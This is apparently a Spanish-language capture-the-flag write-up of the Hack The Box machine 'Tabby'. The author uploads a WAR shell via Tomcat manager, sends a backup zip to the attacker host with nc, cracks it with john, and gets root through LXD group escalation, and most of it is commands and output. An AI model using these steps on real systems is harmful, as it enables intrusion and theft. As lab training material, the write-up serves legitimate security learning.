
curl --upload-file myshell.war -u 'tomcat:\$3cureP4s5w0rd123!' "<http://10.10.10.194:8080/manager/text/deploy?path=/shell>"

```
~/machineshtb/Tabby
curl --upload-file myshell.war -u 'tomcat:$3cureP4s5w0rd123!' "http://10.10.10.194:8080/manager/text/deploy?path=/shell"
OK - Deployed application at context path [/shell]
~/machineshtb/Tabby
<meta charset="utf-8" />
<meta http-equiv="Content-type" content="text/html; charset=utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1" />
<style type="text/css">
  body {
    background-color: #f0f0f2;
    margin: 0;
    padding: 0;
    font-family: -apple-system, system-ui, BlinkMacSystemFont, "Segoe UI", "Open Sans", "Helvetica Neue"
```

ahora si vamos a /shell



ya tenemos shell



mejoramos la shell

Mejora de shells

en victima

script /dev/null -c bash

ctrl +z

en kali

stty raw -echo; fg

victima

reset xterm

echo \$TERM

export TERM=xterm

echo \$TERM

en my kali hacemos esto para ver proporcioens

stty size

en victima

stty rows 45 columns 174

```

tomcat@tabby:/var/lib/tomcat9$ whoami
tomcat
tomcat@tabby:/var/lib/tomcat9$ ls
conf lib logs policy webapps work
tomcat@tabby:/var/lib/tomcat9$ ls -lah
total 120K
drwxr-xr-x  5 root root 4.0K Oct 26 02:28 .
drwxr-xr-x 44 root root 4.0K Aug 19  2021 ..
lrwxrwxrwx  1 root root   12 Feb 24  2020 conf -> /etc/tomcat9
drwxr-xr-x  2 tomcat tomcat 4.0K Aug 19  2021 lib
lrwxrwxrwx  1 root root   17 Feb 24  2020 logs -> ../../log/tomcat9
drwxr-xr-x  2 root root 4.0K Oct 26 02:28 policy
drwxrwxr-x  4 tomcat tomcat 4.0K Oct 26 03:16 webapps
lrwxrwxrwx  1 root root   19 Feb 24  2020 work -> ../../cache/tomcat9
tomcat@tabby:/var/lib/tomcat9$

```

ahora somos tomcat pero validando en hack the box ese como no el usuario por lo cual buscamos los directorios como ya es costumbre en la ruta /var/www/html casi siempre hay algo en files hay un .zip

```

tomcat@tabby:/var/www/html$ cd files/
tomcat@tabby:/var/www/html/files$ ls
16162020_backup.zip archive revoked_certs statement
tomcat@tabby:/var/www/html/files$

```

lo transferimos con nc

atacante

nc -l -p 123 > backup.zip

victima

nc -w 3 10.10.14.24 123 < 16162020_backup.zip

```

~/machines/htb/Tabby
ls
backup.zip myshell.war shell.php Tabby.ctb Tabby.ctb~ Tabby.ctb~~ Tabby.ctb~~~ Tabby.pdf

```

al descomprimir me pide password

```

$ unzip backup.zip
Archive: backup.zip
creating: var/www/html/assets/
[backup.zip] var/www/html/favicon.ico password:

```

entonces debemos romper el password utilizaremos zip2john seguido de john

zip2john backup.zip > hashzip.zip


```

~/machineshtb/Tabby
zip2john backup.zip > hashzip.zip
ver 1.0 backup.zip/var/www/html/assets/ is not encrypted, or stored with non-handled compression type
ver 2.0 efh 5455 efh 7875 backup.zip/var/www/html/favicon.ico PKZIP Encr: TS_chk, cmplen=338, decmplen=766, crc=282B6DE2 ts=7DB5 cs=7db5 type=8
ver 1.0 backup.zip/var/www/html/files/ is not encrypted, or stored with non-handled compression type
ver 2.0 efh 5455 efh 7875 backup.zip/var/www/html/index.php PKZIP Encr: TS_chk, cmplen=3255, decmplen=14793, crc=285CC4D6 ts=5935 cs=5935 type=8
ver 1.0 efh 5455 efh 7875 ** 2b ** backup.zip/var/www/html/logo.png PKZIP Encr: TS_chk, cmplen=2906, decmplen=2894, crc=02F9F45F ts=5D46 cs=5d46 type=8
ver 2.0 efh 5455 efh 7875 backup.zip/var/www/html/news.php PKZIP Encr: TS_chk, cmplen=114, decmplen=123, crc=5C67F19E ts=5A7A cs=5a7a type=8
ver 2.0 efh 5455 efh 7875 backup.zip/var/www/html/Readme.txt PKZIP Encr: TS_chk, cmplen=805, decmplen=1574, crc=32DB9CE3 ts=6A8B cs=6a8b type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

```

john --wordlist=/usr/share/wordlists/rockyou.txt hashzip.zip

```

~/machineshtb/Tabby
john --wordlist=/usr/share/wordlists/rockyou.txt hashzip.zip
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin@it (backup.zip)
1g 0:00:00:01 DONE (2023-10-25 22:38) 0.8771g/s 9090kp/s 9090Kc/s 9090Kc/s adornadis..adh11411
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

~/machineshtb/Tabby

```

crackeo muy rapido el pass es admin@it

```

unzip backup.zip
Archive: backup.zip
  inflating: var/www/html/favicon.ico password
  inflating: var/www/html/favicon.ico
  inflating: var/www/html/index.php
  extracting: var/www/html/logo.png
  inflating: var/www/html/news.php
  inflating: var/www/html/Readme.txt

```

sin embargo en las rutas no habia nada por lo cual utilizamos ese mismo pass con el usuario ash su ash

```

tomcat@tabby:/var/www/html/files$ su ash
Password:
ash@tabby:/var/www/html/files$

```

y somos ash ketchum

ESCALADA DE PRIVILEGIOS CON LXD

HACEMOS un id
id


```

drwx----- 2 ash ash 4.0K Aug 19 2021 .cache
-rw-r----- 1 ash ash 807 Feb 25 2020 .profile
-r----- 1 ash ash 33 Oct 26 02:28 user.txt
ash@tabby:~$ id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
ash@tabby:~$

```

vemos 116 lxd

afortunadamente ya la habia hecho esta escada en try hackme con la maquina gamming server abri las notas y vi el link que tome de referencia

```

katie@kali: ~/TryHackme$ grep -r -i lxd
inflat: var/www/html/Readme.txt
grep: Startup/suspicious.pcapng: binary file matches
GamingServer/notasgamingserver.txt: buscamos con el comando id que programas tenemos en el grupo y enocontramos lxd que parece ser un gestor de contenedores y con ello
GamingServer/notasgamingserver.txt: uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
GamingServer/notasgamingserver.txt: Investigando y tomando ayuda de https://www.hackingarticles.in/lxd-privilege-escalation/ encontramos como hacer para escalar privile

```

```

Open [v] [x]
miscmandos.txt x notasgamingserver.txt
}
john llave.hash --show

llave:letmein
#####escalar privilegios#####
si hacemos sudo -l nos pide clave colocamos letmein y no funciona por lo cual hay que buscar varios metodos para escalar privilegios

buscamos con el comando id que programas tenemos en el grupo y enocontramos lxd que parece ser un gestor de contenedores y con ello
se puede escapar a un shell con root.

id
uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)

Investigando y tomando ayuda de https://www.hackingarticles.in/lxd-privilege-escalation/ encontramos como hacer para escalar privilegios
se debe clonar el repositorio https://github.com/saghu1/lxd-alpine-builder luego dentro de la carpeta lxd compilamos con
./build-alpine luego vemos que al compilar se encuentran varios archiv nos interesa el .tar el cual lo llevaremos ala maquina victima
levantamos python
python -m SimpleHTTPServer
luego descargamos el .tar en la maquina victima con wget

wget http://10.2.61.78:2323/alpine-v3.13-x86_64-20210218_0139.tar.gz

luego levantamos la imagen

lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias estaimagen
podemos ver si la imagen se levanto con
lxc image list

```


<https://www.hackingarticles.in/lxd-privilege-escalation/>

seguimos lagua

So, we downloaded the build alpine using the GitHub repose.

```
git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
./build-alpine
```

```
git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
./build-alpine
```



```
~/machineshtb/Tabby
git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder'...
remote: Enumerating objects: 50, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 50 (delta 2), reused 5 (delta 2), pack-reused 42
Receiving objects: 100% (50/50), 3.11 MiB | 5.69 MiB/s, done.
Resolving deltas: 100% (15/15), done.
remote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 0
Unpacking objects: 100% (27/27), done.
~/machineshtb/Tabby # cd lxd-alpine-builder/
root@kali:~/lxd-alpine-builder# ls
build-alpine  LICENSE  README.md
root@kali:~/lxd-alpine-builder# ./build-alpine
build-alpine: must be run as root
Determining the latest release... v3.10
Using static apk from http://dl-cdn.alpinelinux.org/alpine/
Downloading alpine-keys-2.1-r2.apk

On running the above command, a tar.gz file is created in the working directory and transferred to the host machine.
~/machineshtb/Tabby/lxd-alpine-builder master
```

levanto python y me voy en victima /tmp para descargar el alpine .tar.gz

```
~/machineshtb/Tabby/lxd-alpine-builder master
ls
alpine-v3.13-x86_64-20210218_0139.tar.gz  build-alpine  LICENSE  README.md

~/machineshtb/Tabby/lxd-alpine-builder master
python3 -m http.server 2000
Serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ...
```

wget http://10.10.14.24:2000/alpine-v3.13-x86_64-20210218_0139.tar.gz

```
hspdfdata_tomcat  Format Tools Tree Search View Bookmarks Help
ash@tabby:/tmp$ wget http://10.10.14.24:2000/alpine-v3.13-x86_64-20210218_0139.tar.gz
--2023-10-26 04:02:33-- http://10.10.14.24:2000/alpine-v3.13-x86_64-20210218_0139.tar.gz
Connecting to 10.10.14.24:2000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3259593 (3.1M) [application/gzip]
Saving to: 'alpine-v3.13-x86_64-20210218_0139.tar.gz'
alpine-v3.13-x86_64-20210218_0139.tar.gz 100%[=====]
2023-10-26 04:02:35 (2.64 MB/s) - 'alpine-v3.13-x86_64-20210218_0139.tar.gz' saved [3259593/3259593]
ash@tabby:/tmp$
```

luego hago el import

`lxc image import ./alpine-v3.10-x86_64-20191008_1227.tar.gz --alias myimage`

```
ash@tabby:/tmp$ lxc image import ./alpine-v3.10-x86_64-20191008_1227.tar.gz --alias myimage
Command 'lxc' is available in: /snap/bin/lxc:107:8000/apline-v3.10-x86_64-20191008_1227.tar.gz
The command could not be located because '/snap/bin' is not included in the PATH environment variable.
lxc: command not found
ash@tabby:/tmp$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage
Command 'lxc' is available in: /snap/bin/lxc
After the image is built it is added as an image to LXD as follows:
The command could not be located because '/snap/bin' is not included in the PATH environment variable.
lxc: command not found
ash@tabby:/tmp$ ls
lxc image import ./alpine-v3.10-x86_64-20191008_1227.tar.gz --alias myimage
```

aqui me dio error

pero averiguando habia que levantar el servicio lxd init

por lo cual ejecuto `/snap/bin`

`snap/bin/lxc init`

```
ash@tabby:/tmp$ /snap/bin/lxc init
If this is your first time running LXD on this machine, you should also run: lxd init====

Usage:
  lxc init [[<remote>:]<image>] [<remote>:]<name> [<config> [<flags>]

Examples:
  lxc init ubuntu:18.04 u1

  lxc init ubuntu:18.04 u1 <config.yaml>
  Create the instance with configuration from config.yaml

Flags:
  -c, --config          Config key/value to apply to the new instance
  --empty               Create an empty instance
  -e, --ephemeral       Ephemeral instance
  -n, --network         Network name after the image is built if run as added as an image to LXD as
```

al volver a correr tampoco sirvio intente con lxd
/snap/bin/lxd init
le di atodo no

```
ash@tabby:/tmp$ lxc image import ./alpine-v3.10-x86_64-20191008_1227.tar.gz --alias myimage
Command 'lxc' is available in '/snap/bin/lxc'
The command could not be located because '/snap/bin' is not included in the PATH environment variable.
lxc: command not found
ash@tabby:/tmp$ /snap/bin/lxd init
Would you like to use LXD clustering? (yes/no) [default=no]: no
Do you want to configure a new storage pool? (yes/no) [default=yes]: no
Would you like to connect to a MAAS server? (yes/no) [default=no]: no
Would you like to create a new local network bridge? (yes/no) [default=yes]: no
Would you like to configure LXD to use an existing bridge or host interface? (yes/no) [default=no]: no
Would you like the LXD server to be available over the network? (yes/no) [default=no]: no
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]: no
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]: no
ash@tabby:/tmp$
```

pero tabmpo sirvio

buscque un exploit que parece servir

```
$ searchsploit lxd
--empty          Create an empty instance
--ephemeral      Ephemeral instance
--network        Network name after the image is built if run as added as an image to LXD as

Exploit Title    | Path
-----|-----
Ubuntu 18.04 - 'lxd' Privilege Escalation | linux/local/46978.sh

Shellcodes: No Results

ash@tabby:/tmp$ lxc image import ./alpine-v3.10-x86_64-20191008_1227.tar.gz --alias myimage
```

lo trasnfiero a la victima antes lo convierto en formato unix para evitar problemas
dos2unix 46978.sh


```
kali@kali: ~/machineshtb

(kali@kali)-[~/machineshtb/Tabby]
$ dos2unix 46978.sh
dos2unix: converting file 46978.sh to Unix format...

(kali@kali)-[~/machineshtb/Tabby]
$ Tabby
Would you like to use LXD clustering? (yes/no) [yes]
```

me dirijo al home/ash y creo una carpeta oculta

```
ash@tabby:/tmp$ cd ..
ash@tabby:/$ cd /home/ash/
ash@tabby:~$ ls
snap user.txt
ash@tabby:~$ mkdir .carpeta
ash@tabby:~$ cd .carpeta/
ash@tabby:~/.carpeta$
```

alli descargo el exploit y nuevamete el .gz

```
ash@tabby:~/.carpeta$ wget http://10.10.14.24:2000/46978.sh
--2023-10-26 04:45:24-- http://10.10.14.24:2000/46978.sh
Connecting to 10.10.14.24:2000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1451 (1.4K) [text/x-sh]
Saving to: '46978.sh'
46978.sh
100%[=====]
2023-10-26 04:45:24 (44.2 MB/s) - '46978.sh' saved [1451/1451]

ash@tabby:~/.carpeta$ ls
46978.sh alpine-v3.13-x86_64-20210218_0139.tar.gz
ash@tabby:~/.carpeta$
```

ejecuto y lo mismo

```
ash@tabby:~/.carpeta$ ls
46978.sh alpine-v3.13-x86_64-20210218_0139.tar.gz
ash@tabby:~/.carpeta$ bash ./46978.sh -f alpine-v3.13-x86_64-20210218_0139.tar.gz
./46978.sh: line 21: lxc: command not found
[*] Listing images...

./46978.sh: line 22: lxc: command not found
ash@tabby:~/.carpeta$
```

jajaj una puta mierda gracias al cielo existe s4vitar viendo su video parece que el problema es por path que

es corto literal

si vemos la variable path no tiene varias rutas

```
ash@tabby:~/carpeta$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
ash@tabby:~/carpeta$
```

lo toca es exportale un path mas grande tomamos el nuestro de ejemplo

/usr/local/sbin:/usr/sbin:/sbin:/usr/lib/oracle/21/client64/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games

```
(kali@kali) ~/machineshtb/Tabby$ ls
$ PATH
bash: /usr/local/sbin:/usr/sbin:/sbin:/usr/lib/oracle/21/client64/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools: No such file or directory
ejecuto y lo mismo
(kali@kali) ~/machineshtb/Tabby$ ls
$ PATH
ash@tabby:~/carpeta$ bash ./46978.sh -f alpine-v3.13-x86_64-20210218_0139.tar.gz
```

se arreglo con esto

export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin

perra maquina

```
ash@tabby:~/carpeta$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

ejecuto el hpta con bash y sale

bash ./46978.sh -f alpine-v3.13-x86_64-20210218_0139.tar.gz

```
ash@tabby:~/carpeta$ bash ./46978.sh -f alpine-v3.13-x86_64-20210218_0139.tar.gz
Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
[*] Listing images...
+-----+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+-----+
| alpine | cd73881adaac | no | alpine v3.13 (20210218_01:39) | x86_64 | CONTAINER | 3.11MB | Oct 26, 2023 at 4:58am (UTC) |
+-----+-----+-----+-----+-----+-----+-----+-----+
Creating privsec
Device giveMeRoot added to privsec
~ # id
uid=0(root) gid=0(root)
~ #
```

si bien somos root si hacemos un ifconfig vemos otra ip

```
/ # ls
bin      dev      etc      ~ home   lib      media   mnt      opt      proc     root
/ # cd root
~ # ls
~ # ls -lah
total 12K
drwx-----  2 root    root    4.0K Oct 26 04:58 .
drwxr-xr-x  19 root    root    4.0K Oct 26 04:58 ..
-rw-----  1 root    root    103 Oct 26 05:00 .ash_history
~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:16:3E:FA:2A:9D
          inet addr:10.114.227.32  Bcast:10.114.227.255  Mask:255.255.255
          inet6 addr: fe80::216:3eff:fefa:2a9d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:738 (738.0 B)  TX bytes:1663 (1.6 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

~ #
```

porque estoy en el contenedor por lo cual tengo que ir mnt root

```
/mnt # ls
root
/mnt # cd root
/mnt/root # ls
bin      cdrom    etc      lib      lib64    lost+found  mnt      proc     run      sbin
boot     dev      home     lib32    libx32    media      opt      root
/mnt/root # cd root
/mnt/root/root # ls
root.txt snap
/mnt/root/root # cat root.txt
4e6c26db77877d01c18f4a790ea4cbfc
/mnt/root/root # pwd
/mnt/root/root
/mnt/root/root #
```

nota: tambien servia con la forma utilizada en la maquina gaming server de try hackme el problema el

hpt path yo utilice el script para evitar fatiga pero realmente creiria que es mejor